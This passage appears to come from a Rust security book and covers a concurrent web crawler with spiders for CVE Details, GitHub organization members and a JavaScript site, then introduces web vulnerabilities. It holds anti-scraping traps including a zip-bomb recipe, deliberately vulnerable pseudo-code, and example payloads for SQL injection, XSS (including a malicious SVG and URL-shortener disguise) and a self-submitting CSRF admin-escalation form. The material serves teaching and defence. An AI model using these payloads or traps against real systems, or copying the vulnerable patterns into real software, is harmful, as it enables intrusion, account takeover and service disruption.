        let (items_tx, items_rx) = mpsc::channel(processing_queue_capacity);
        let (new_urls_tx, mut new_urls_rx) = mpsc::channel(crawling_queue_capacity);
        let barrier = Arc::new(Barrier::new(3));
```

```
        for url in spider.start_urls() {
            visited_urls.insert(url.clone());
            let _ = urls_to_visit_tx.send(url).await;
        }

        self.launch_processors(
            processing_concurrency,
            spider.clone(),
            items_rx,
            barrier.clone(),
        );

        self.launch_scrapers(
            crawling_concurrency,
            spider.clone(),
            urls_to_visit_rx,
            new_urls_tx.clone(),
            items_tx,
            active_spiders.clone(),
            self.delay,
            barrier.clone(),
        );
```

And finally, the control loop, where we queue new URLs that have not already have been visited and check if we need to stop the crawler.

By dropping `urls_to_visit_tx`, we close the channels, and thus stop the scrappers, once they all finished processing the remaining URLs in the channel.

```
        loop {
            if let Some((visited_url, new_urls)) = new_urls_rx.try_recv().ok() {
                visited_urls.insert(visited_url);

                for url in new_urls {
                    if !visited_urls.contains(&url) {
                        visited_urls.insert(url.clone());
                        log::debug!("queueing: {}", url);
                        let _ = urls_to_visit_tx.send(url).await;
                    }
                }
            }

            if new_urls_tx.capacity() == crawling_queue_capacity // new_urls channel is empty
            && urls_to_visit_tx.capacity() == crawling_queue_capacity // urls_to_visit channel i
            && active_spiders.load(Ordering::SeqCst) == 0
            {
                // no more work, we leave
                break;
            }

            sleep(Duration::from_millis(5)).await;
        }

        log::info!("crawler: control loop exited");

        // we drop the transmitter in order to close the stream
        drop(urls_to_visit_tx);

        // and then we wait for the streams to complete
        barrier.wait().await;
    }
```

Executing the processors concurrently is just a matter of spawning a new task, with a stream and `for_each_concurrent` . Once the stream is stopped, we “notify” the `barrier` .

```
    fn launch_processors<T: Send + 'static>(
        &self,
        concurrency: usize,
        spider: Arc<dyn Spider<Item = T>>,
        items: mpsc::Receiver<T>,
        barrier: Arc<Barrier>,
    ) {
        tokio::spawn(async move {
            tokio_stream::wrappers::ReceiverStream::new(items)
                .for_each_concurrent(concurrency, |item| async {
                    let _ = spider.process(item).await;
                })
                .await;

            barrier.wait().await;
        });
    }
```

Finally, launching scrapers, like processors, requires a new task, with a stream and `for_each_concurrent` .

The logic here is a little bit more complex: - we first increment `active_spiders` - then we scrape the URL and extract the data and the next URLs to visit - we then send these items to the processors - we also send the newly found URLs to the control loop - and we sleep for the configured delay, not to flood the server - finally, we decrement `active_spiders`

By dropping `items_tx` , we are closing the `items` channels, and thus stopping the processors once the channel is empty.

```
    fn launch_scrapers<T: Send + 'static>(
        &self,
        concurrency: usize,
        spider: Arc<dyn Spider<Item = T>>,
        urls_to_vist: mpsc::Receiver<String>,
        new_urls: mpsc::Sender<(String, Vec<String>)>,
        items_tx: mpsc::Sender<T>,
        active_spiders: Arc<AtomicUsize>,
        delay: Duration,
        barrier: Arc<Barrier>,
    ) {
        tokio::spawn(async move {
            tokio_stream::wrappers::ReceiverStream::new(urls_to_vist)
                .for_each_concurrent(concurrency, |queued_url| {
                    let queued_url = queued_url.clone();
                    async {
                        active_spiders.fetch_add(1, Ordering::SeqCst);
                        let mut urls = Vec::new();
                        let res = spider
                            .scrape(queued_url.clone())
                            .await
                            .map_err(|err| {
                                log::error!("{}", err);
                                err
                            })
                            .ok();

                        if let Some((items, new_urls)) = res {
                            for item in items {
                                let _ = items_tx.send(item).await;
                            }
                            urls = new_urls;
                        }

                        let _ = new_urls.send((queued_url, urls)).await;
                        sleep(delay).await;
                        active_spiders.fetch_sub(1, Ordering::SeqCst);
                    }
                })
                .await;

            drop(items_tx);
            barrier.wait().await;
        });
    }
```

9.17 Crawling a simple HTML website

The plain HTML website that we will crawl is CVE Details: *the ultimate security vulnerabilities datasource*.

It's a website providing an easy way to search for vulnerabilities with a CVE ID.

We will use this page as start URL: https://www.cvedetails.com/vulnerability-list/vulnerabilities.html which, when you look at the bottom of the page, provides links to all the others pages listing the vulnerabilities.

9.17.1 Extracting structured data

The first step is to identify what data we want. In this case, it's all the information of a CVE entry: **ch_05/crawler/src/spiders/cvedetails.rs**

```rust
#[derive(Debug, Clone)]
pub struct Cve {
    name: String,
    url: String,
    cwe_id: Option<String>,
    cwe_url: Option<String>,
    vulnerability_type: String,
    publish_date: String,
    update_date: String,
    score: f32,
    access: String,
    complexity: String,
    authentication: String,
    confidentiality: String,
    integrity: String,
    availability: String,
}
```

Then, with a browser and the developers tools, we inspect the page to search the relevant HTML classes and ids that will allow us to extract that data: **ch_05/crawler/src/spiders/cvedetails.rs**

```rust
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>), Error> {
    log::info!("visiting: {}", url);

    let http_res = self.http_client.get(url).send().await?.text().await?;
    let mut items = Vec::new();

    let document = Document::from(http_res.as_str());

    let rows = document.select(Attr("id", "vulnslisttable").descendant(Class("srrowns")));
    for row in rows {
        let mut columns = row.select(Name("td"));
        let _ = columns.next(); // # column
        let cve_link = columns.next().unwrap().select(Name("a")).next().unwrap();
        let cve_name = cve_link.text().trim().to_string();
        let cve_url = self.normalize_url(cve_link.attr("href").unwrap());


        let _ = columns.next(); // # of exploits column

        let access = columns.next().unwrap().text().trim().to_string();
        let complexity = columns.next().unwrap().text().trim().to_string();
        let authentication = columns.next().unwrap().text().trim().to_string();
        let confidentiality = columns.next().unwrap().text().trim().to_string();
        let integrity = columns.next().unwrap().text().trim().to_string();
        let availability = columns.next().unwrap().text().trim().to_string();
```

```
        let cve = Cve {
            name: cve_name,
            url: cve_url,
            cwe_id: cwe.as_ref().map(|cwe| cwe.0.clone()),
            cwe_url: cwe.as_ref().map(|cwe| cwe.1.clone()),
            vulnerability_type,
            publish_date,
            update_date,
            score,
            access,
            complexity,
            authentication,
            confidentiality,
            integrity,
            availability,
        };
        items.push(cve);
    }
}
```

9.17.2 Extracting links

ch_05/crawler/src/spiders/cvedetails.rs

```
let next_pages_links = document
    .select(Attr("id", "pagingb").descendant(Name("a")))
    .filter_map(|n| n.attr("href"))
    .map(|url| self.normalize_url(url))
    .collect::<Vec<String>>();
```

To run this spider, go to the git repository accompanying this book, in **ch_05/crawler/**, and run:

```
$ cargo run -- run --spider cvedetails
```

9.18 Crawling a JSON API

Crawling a JSON API is, on the other hand, pretty straightforward, as the data is already (in theory) structured. The only difficulty is to find the next pages to crawl.

Here, we are going to scrape all the users of a GitHub organization. Why it's useful? Because if you gain access to one of these accounts (by finding a leaked token, or some other mean), of gain access to some of the repositories of the organization.

ch_05/crawler/src/spiders/github.rs

```rust
#[derive(Debug, Clone, Serialize, Deserialize)]
pub struct GitHubItem {
    login: String,
    id: u64,
    node_id: String,
    html_url: String,
    avatar_url: String,
}
```

As our crawler won't make tons of requests, we don't need to use a token to authenticate to Github's API, but we need to setup some headers, otherwise our requests will be blocked by the server.

Finally, we also need a regexp, as a *quick and dirty* way to find next page to crawl:

```rust
pub struct GitHubSpider {
    http_client: Client,
    page_regex: Regex,
    expected_number_of_results: usize,
}

impl GitHubSpider {
    pub fn new() -> Self {
        let http_timeout = Duration::from_secs(6);
        let mut headers = header::HeaderMap::new();
        headers.insert(
            "Accept",
            header::HeaderValue::from_static("application/vnd.github.v3+json"),
        );

        let http_client = Client::builder()
            .timeout(http_timeout)
            .default_headers(headers)
            .user_agent(
                "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0",
            )
            .build()
            .expect("spiders/github: Building HTTP client");

        // will match https://...?page=XXX
        let page_regex =
            Regex::new(".*page=([0-9]*).*").expect("spiders/github: Compiling page regex");

        GitHubSpider {
            http_client,
            page_regex,
            expected_number_of_results: 100,
        }
    }
}
```

Extracting the item is just a matter of parsing the JSON, which is easy thanks to `reqwest` which provides the `json` method.

Here the only trick, is find the next URL to visit. For that, we use the regex compiled above, and capture the current page number, for example in `...&page=2` we capture `2` . Then we parse this String into a number, increment this number, and replace the original URL with the new number, thus the new URL would be `...&page=3` .

If the API don't return the expect number of results (which is configured with the `per_page` query parameter), then it means that we are at the last page of results, so there is no more page to crawl.

ch_05/crawler/src/spiders/github.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<GitHubItem>, Vec<String>), Error> {
    let items: Vec<GitHubItem> = self.http_client.get(&url).send().await?.json().await?;

    let next_pages_links = if items.len() == self.expected_number_of_results {
        let captures = self.page_regex.captures(&url).unwrap();
        let old_page_number = captures.get(1).unwrap().as_str().to_string();
        let mut new_page_number = old_page_number
            .parse::<usize>()
            .map_err(|_| Error::Internal("spider/github: parsing page number".to_string()))?;
        new_page_number += 1;

        let next_url = url.replace(
            format!("&page={}", old_page_number).as_str(),
            format!("&page={}", new_page_number).as_str(),
        );
        vec![next_url]
    } else {
        Vec::new()
    };

    Ok((items, next_pages_links))
}
```

To run this spider, go to the git repository accompanying this book, in **ch_05/crawler/**, and run:

```
$ cargo run -- run --spider github
```

9.19 Crawling a JavaScript web application

Nowadays, more and more websites generates elements of the pages client-side, using JavasCript. In order to get this data, wee need a **headless browser**: it's a browsers that can be operated remotely and programmatically.

For that, we will use chromedriver.

On a Debian style linux machine, it can be installed with:

```
$ sudo apt install chromium-browser chromium-chromedriver
```

Because the headless browser client methods requires a mutable reference (`&mut self`), we need to wrap it with a mutex to be able to use it safely in our pool of scrapers.

ch_05/crawler/src/spiders/quotes.rs

```
impl QuotesSpider {
    pub async fn new() -> Result<Self, Error> {
        let mut caps = serde_json::map::Map::new();
        let chrome_opts = serde_json::json!({ "args": ["--headless", "--disable-gpu"] });
        caps.insert("goog:chromeOptions".to_string(), chrome_opts);
        let webdriver_client = ClientBuilder::rustls()
            .capabilities(caps)
            .connect("http://localhost:4444")
            .await?;
        Ok(QuotesSpider {
            webdriver_client: Mutex::new(webdriver_client),
        })
    }
}
```

Fetching a web page with our headless browser can be achieved in two step: - first we go to the URL - then we fetch the source

ch_05/crawler/src/spiders/quotes.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>), Error> {
    let mut items = Vec::new();
    let html = {
        let mut webdriver = self.webdriver_client.lock().await;
        webdriver.goto(&url).await?;
        webdriver.source().await?
    };
```

Once we have the rendered source of the page, we can scrape it like any other HTML page:

```
let document = Document::from(html.as_str());

let quotes = document.select(Class("quote"));
for quote in quotes {
    let mut spans = quote.select(Name("span"));
    let quote_span = spans.next().unwrap();
    let quote_str = quote_span.text().trim().to_string();

    let author = spans
        .next()
        .unwrap()
        .select(Class("author"))
        .next()
        .unwrap()
        .text()
        .trim()
        .to_string();

    items.push(QuotesItem {
        quote: quote_str,
        author,
    });
}
```

```rust
let next_pages_link = document
    .select(
        Class("pager")
            .descendant(Class("next"))
            .descendant(Name("a")),
    )
    .filter_map(|n| n.attr("href"))
    .map(|url| self.normalize_url(url))
    .collect::<Vec<String>>();

Ok((items, next_pages_link))
```

To run this spider, you first need to launch `chromedriver` in a first shell:

```
$ chromedriver --port=4444 --disable-dev-shm-usage
```

Then, in another shell, go to the git repository accompanying this book, in **ch_05/crawler/**, and run:

```
$ cargo run -- run --spider quotes
```

9.20 How to defend

The BIG problem is to detect bots. Millions are spent on this specific problem, and current systems by the biggest corporations are still far from perfect. That's why you have sometime to fill those annoying captchas. This is why I recommend **not** to spend time and money to implement counter-measures against Scraping, this is lost in advance and may only annoy your legitimate users. Instead, focus on providing value that can't be simply crawled, and remember that your original content is protect by copyright laws which may often be enough.

That being said, there are few techniques to trap crawlers.

9.20.1 Infinite redirects, loops and slow pages

The first method is a basic trap: you can create dummy pages that users should never arrive on, but a bad bot will. These dummy page would infinitely lead to other dummy pages, leading to other dummy pages.

For example, `/trap/1` would lead to `/trap/2` , which would lead to `/trap/3` …

You could also intentionally slow down these dummy pages:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        sleep(10 * time.Second)
        return res.send_dummy_page();
    }
}
```

A good trick to catch bad bots is to add these traps in the `disallow` section of your `robots.txt` file.

9.20.2 Zip bombing

The second method is certainly the most offensive one.

It consists of abusing the internal of compression algorithms to create a `.zip` or `.gzip` file that is very small (a few kilobytes/megabytes), but once uncompressed weight many gigabytes, which will lead the crawler to exhaust all its memory until it crashes.

Here is how to simply create such a file:

```
$ dd if=/dev/zero bs=1M count=10000 | gzip > 10G.gzip
$ du -sh 10G.gzip
$ 10M     10G.gzip
```

Then, when a bot is detected, serve this file instead of a legitimate HTML page:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        res.set_header("Content-Encoding", "gzip")
        return res.send_file("10G.gzip");
    }
}
```

9.20.3 Bad data

Finally, the last method is to defend against the root cause of why you are being scraped in the first place: the data.

The idea is simple, if you are confident enough in your bot detection algorithm (I think you shouldn't) you can simply serve rotten and poisoned data to the crawlers.

Another, more subtle approach, is to serve "tainted data": data with embedded markers that will allow you to identify and confront the scrapers.

9.21 Going further

9.21.1 Advanced architecture




Figure 9.5: A more advanced crawler

9.21.2 Use a swappable store for the queues

Another improvement for our crawler, would be to use a persistent, on-disk store for our queues such as Redis or PostgreSQL. It would enable crawl to be paused and started at will, and queues to grow past the available memory of our system.

9.21.3 Error handling and retries

9.21.4 Respecting robots.txt

- fetch `robots.txt` on start
- parse it
- for each queued URL, check if it matches a rule

9.22 Summary

- OSINT is repetitive and thus should be automated
- Use atomic types instead of integers or boolean wrapped by a mutex

Chapter 10

Finding vulnerabilities

10.1 What is a vulnerability

The OWASP project defines a vulnerability as follow: *A vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application*

What is a vulnerability depends on your threat model (What is a threat model? We will learn more about it in chapter 11).

For example, this bug was rewarded $700 for a *simple* DNS leak. But in the context of privacy preserving software, this leak is rather important and may endanger people.

In the same vein, a tool such as `npm audit` may report a looot of vulnerabilities in your dependencies. In reality, even if your own software uses those vulnerable dependencies, it may not be vulnerable at all, as the vulnerable functions may not be called, or called in a way that the vulnerability can't be triggered.

10.2 CWE vs CVE

CVE *is a list of records — each containing an identification number, a description, and at least one public reference — for publicly known cybersecurity* *vulnerabilities and exposures.*

You can find the list of existing CVEs on the site https://www.cvedetails.com (that we have scraped in the previous chapter).

CWE (Common Weakness Enumeration) *is a community-developed list of software and hardware weakness types.*

You can find the list of CWEs online: https://cwe.mitre.org.

Thus, a CWE is a pattern that may leads to a CVE.

Not all vulnerabilities have a CVE ID associated, sometimes because the person who found the vulnerability think it's not worth the hassle, sometimes, because they don't want the vulnerability to be publicly disclosed.

10.3 Vulnerability vs Exploit

While a vulnerability is a hole in an application, an exploit is a chunk of code that takes advantage of this issue for offensive purposes.

Writing an exploit is known as **weaponization**: the process of turning a software bug into an actionnable digital weapon.

Writing exploits is a subtile art that requires deep knowledge of the technology where the vulnerability has been found. For example, writing an exploit for an XSS vulnerability (as we will see below) often requires deep knowledge of the web and JavaScript ecosystem to bypass restrictions imposed by the vulnerability, such as a limited number of characters, or only a subset of the ASCII table is allowed.

10.4 0 Day vs CVE

Not all vulnerabilities are public. Some are discovered and secretly kept, in order to be weaponized or sold to people that will weaponize them.

A non-public, but known by some, exploit is called a 0 Day.

More can be read on the topic on the excellent Wikipedia's article about Market for zero-day exploits.

10.5 Web vulnerabilities

I don't think that toy examples of vulnerabilities teach anything. This is why instead of crafting toy examples of vulnerabilities for the sole purpose of this book and that you will never ever encounter in a real-world situation, I've instead curated what I think is among the best writeups about finding and exploiting vulnerabilities affecting real products.

(PS: I would love to hear your feedback about that)

10.6 Injections

Injections is a family of vulnerabilities where some malicious payloads can be injected into the web application for various effects.

The root cause of all injections is the mishandling of programs inputs.

What is an program input? * For a web application it is be the input fields of a form. * For a VPN server it is the network packets. * For a wifi client, it is, among other things, the name of the detected Wifi networks. * For an email application, it is the emails and the attachements. * For a chat application it is the messages, the names of the users and the media. * For a video player it is the videos. * For a music player, the musics and their metadata. * For a terminal, it is the input of the user and the output of the command-line applications.

10.7 HTML injection

HTML injection is a vulnerability where an attacker is able to inject arbitrary HTML code into the responses of a web application.

It can be used for defacement or tricking the users into doing harmful (for them) actions, such as replacing a login form with a malicious one.

Here is an example of pseudo-code vulnerable to HTML injection:

```
function comment(req, res) {
  let new_comment = req.body.comment;
```




Figure 10.1: HTML injection

```
  // comment is NOT sanitized when saved to database
  save_to_db(new_comment);

  let all_comments = db.find_comments();

  let html = "";

  // comments are NOT sanitized when rendered
  for comment in comments {
    html += "<div><p>" + comment + "</p></div>";
  }

  res.html(html);
}
```

10.8 SQL injection

In the years 2010s' SQL injections were all the rage due to PHP's fame. Now they are rarer and rarer, thanks to ORMs and other web frameworks that provide good security defaults.




Figure 10.2: SQL injection

Here is an example of pseudo-code vulnerable to HTML injection:

```
function get_comment(req, res) {
  let comment_id = req.query.id;

  // concataining strings to build SQL queries is FATAL
  let sql_query = "SELECT * FROM comments WHERE id = " + comment_id;

  let comment = db.execute_query(sql_query);

  let html = template.render(comment);

  res.html(html);
}
```

Which can be exploited with the following request:

```
GET https://target.com/comments?id=1 UNION SELECT * FROM users
```

10.8.1 Blind SQL injection

The prerequisite for a SQL injection vulnerability is that the website output the result of the SQL query to the web page. Sometimes it's not the case, but there still is a vulnerability under the hood.

This is scenario is called a blind injection because we can't see the result of the injection.

> Coming soon: explaination

You can learn how to exploit them here: https://portswigger.net/web-security/sql-injection/blind

10.8.2 Case studies

- SQL injection on admin.acronis.host development web service
- SQL Injection at /displayPDF.php
- SQL injection on contactws.contact-sys.com in TScenObject action ScenObjects leads to remote code execution
- www.drivegrab.com SQL injection

10.8.3 Other database languages injections

After the PHP and Ruby crazes, came Node.JS. Everything became JSON objects. Even the databases, and this is how mongoDB took off. Relational databases have SQL, mongoDB has a query language that can be injected into insecure applications.

Like other kind of database injections, the idea is to find a vulnerable input that is not sanitized, and transmitted as is to the database.

> Coming soon: NoSQL injection example

10.9 XSS

XSS (for Cross Site Scripting) injections are a kind of attack in which a malicious script (JavaScript most of the time) is injected into a website.

If the number of SQL injections in the wild has reduced over time, the number of XSS has, on the other hand, exploded in the past years, "thanks" to Single-




Figure 10.3: XSS

Page Applications (SPA) where a lot of the logic of web applications now lives client-side.

For example, we have the following HTTP request:

```
POST /myform?lang=fr
Host: kerkour.com
User-Agent: curl/7.64.1
Accept: */*
Content-Type: application/json
Content-Length: 35

{"username":"xyz","password":"xyz"}
```

How many potential injection points do you count?

Me, at least 4: * In the Url, `lang` the query parameter * The `User-Agent` header * The `username` field * The `password` field

Those are all user-provided input, that may (or may not) be processed by the web application, and if not conscientiously validated, result in a XSS injection.

Here is an example of pseudo-code vulnerable to XSS injection:

```
function post_comment(req, res) {
  let comment = req.body.comment;

  // You need to sanitize inputs!
  db.create_comment(comment);

  res(comment);
}
```

There a 3 types of XSS: * Reflected XSS * Stored XSS * DOM-based XSS

10.9.1 Reflected XSS

A reflected XSS is an injection that exists only in the lifetime of the request.

They are mostly found in query parameters and HTTP headers.

For example

```
GET /search?q=<script>alert(1)</script>
Host: kerkour.com
User-Agent: <script>alert(1)</script>
Accept: */*
```

The problem with reflected XSS for attackers is that they are harder to weaponize: the payload should be provided in the request, most of the time in the URL. It may raises suspicion!

One trick to hide an XSS payload in an URL is to use an URL shortener: for example, the following url:

```
https://target.com/search?q=<script>alert(1)</script>
```

Can be obfuscated such as:

```
https://minifiedurl.co/q9n7l
```

Thus, victims may be way less suspicious as we are all used to click on minified URLS, under YouTube videos for example.

10.9.2 Stored XSS

A stored XSS is an injection that exists beyond the lifetime of the request. It is stored by the server of the web application and served in future requests.

For example, a comment on a blog.

They are mostly found in form data and HTTP headers.

For example:

```
POST /myform
Host: kerkour.com
User-Agent: <script>alert(1)</script>
Accept: */*
Content-Type: application/json
Content-Length: 35

{"comment":"<script>alert(1)</script>"}
```

Once stored by the server, the payload will be served to potentially many victims.

A kind of stored XSS that is often overlooked by developers is within SVG files. Yes, SVG files **can execute** `<script>` **blocks**.

Here is an example of such a malicious file:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

You can see it in action online: https://kerkour.com/imgs/xss.svg where a nice JavaScript alert will welcome you. Now think at all those image forms that will kindly accept this image, and serve it to all the users of the web application

10.9.3 DOM-based XSS

A Dom-based XSS is an XSS injection where the paylaod is not returned by the server, but instead executed directly by the browser, by modifying the DOM.

Most of the time, the entrypoint of DOM-based XSS is an URL such as:

```
<script>
document.write('...' + window.location + '...');
</script>
```

By sending a payload in `window.location` (the URL) an attacker will be able to execute JavaScript in the context of the victim, without the server even coming into play in this scenario. In the case of a Single-Page Application, the paylaod could attain the victim without even making a request to the server, making it impossible to investigate, without client-side instrumentation.

10.9.4 Why it's bad

The impact of an XSS vulnerability is script execution in the context of the victim. Today, it means that the attackers have most of the time almost full control: they can steal session tokens, execute arbitrary commands, usurp identities, deface websites and so on...

Note that in some circumstances, XSS injections can be turned into remote-code executions (RCE, more on that below) due to Server Side rendering (SSR) and headless browsers.

10.9.5 Case studies

- Stored XSS in Wiki pages
- Stored XSS in backup scanning plan name
- Reflected XSS on https://help.glassdoor.com/GD_HC_EmbeddedChatVF

10.10 Server Side Request Forgery (SSRF)

A Server Side Request Forgery happens when an attacker is able to issue HTTP requests from the server of the web application. Most of the time, the attacker is also able to read the response of the request.




Figure 10.4: SSRF

Here is an example of pseudo-code vulnerable to SSRF:

```
function check_url(req, res) {
  let url = req.body.url;

  // You need to check the url against an allowlist
  let response = http_client.get(url);

  // DON'T display the result of the HTTP request
  res(response);
}
```

This kind of vulnerability is particularly devastating in cloud environments where some metadata and/or credentials can be fetched: https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b.

10.10.1 Why it's bad

Most of the time, the impact of an SSRF is access to internal services that were not intended to be publicly accessible, and thus may not require authentication. I don't need to write a roman for you to understand how much it can be bad.

10.10.2 Case studies

- Full Read SSRF on Gitlab's Internal Grafana
- Server Side Request Forgery (SSRF) at app.hellosign.com leads to AWS private keys disclosure
- SSRF chained to hit internal host leading to another SSRF which allows to read internal images.

10.11 Cross-Site Request Forgery (CSRF)

A Cross-Site Request Forgery is a vulnerability that allows an attacker to force an user to execute unwanted actions.



Fills a benign form
Controlled by
malicious website
Target website
Executes unwanted action (due to cookies)
Malicious link: target.com?action=secret
Executes unwanted action (due to cookies)

Figure 10.5: CSRF

There are two families of CSRFs:

The first one is by using forms. Imagine a scenario where an application allows administrators to update the roles of other users. Something like:

```
$current_user = $_COOKIE["id"];
$role = $_POST["role"];
$username = $_POST["username"];

if (is_admin($current_user)) {
  set_role($role, $username);
}
```

If I host on my website `malicious.com` a form such as:

```
<html>
  <body>
    <form action="https://target.com/admin" method="POST">
      <input type="hidden" name="role" value="admin" />
      <input type="hidden" name="username" value="skerkour" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Any administrator of `target.com` that will visit my website, will make (without even knowing it) a request to `target.com` telling this website to set me as an admin.

The second one is by using URLS. The vulnerability lies in the fact that `GET` requests may execute actions instead of read-only queries.

```
GET https://target.com/admin?set_role=admin&user=skerkour
```

Imagine I send this query to an administrator of a vulnerable website, I'm now myself an administrator :)

As CSRFs rely on cookies, thus, Single Page Applications are most of the time immune against those vulnerabilities.

10.11.1 Why it's bad

Like XSSs, CSRF vulnerabilities allow attackers to execute commands as if with the rights of another user. If the victim is an administrator, they have administrator's rights, and thus may compromise the entire application.

10.11.2 Case studies

- TikTok Careers Portal Account Takeover
- Account takeover just through csrf

10.12 Open redirect

An open redirect is a kind of vulnerability that allow an attacker to redirect an user of a legitimate website, to another one.

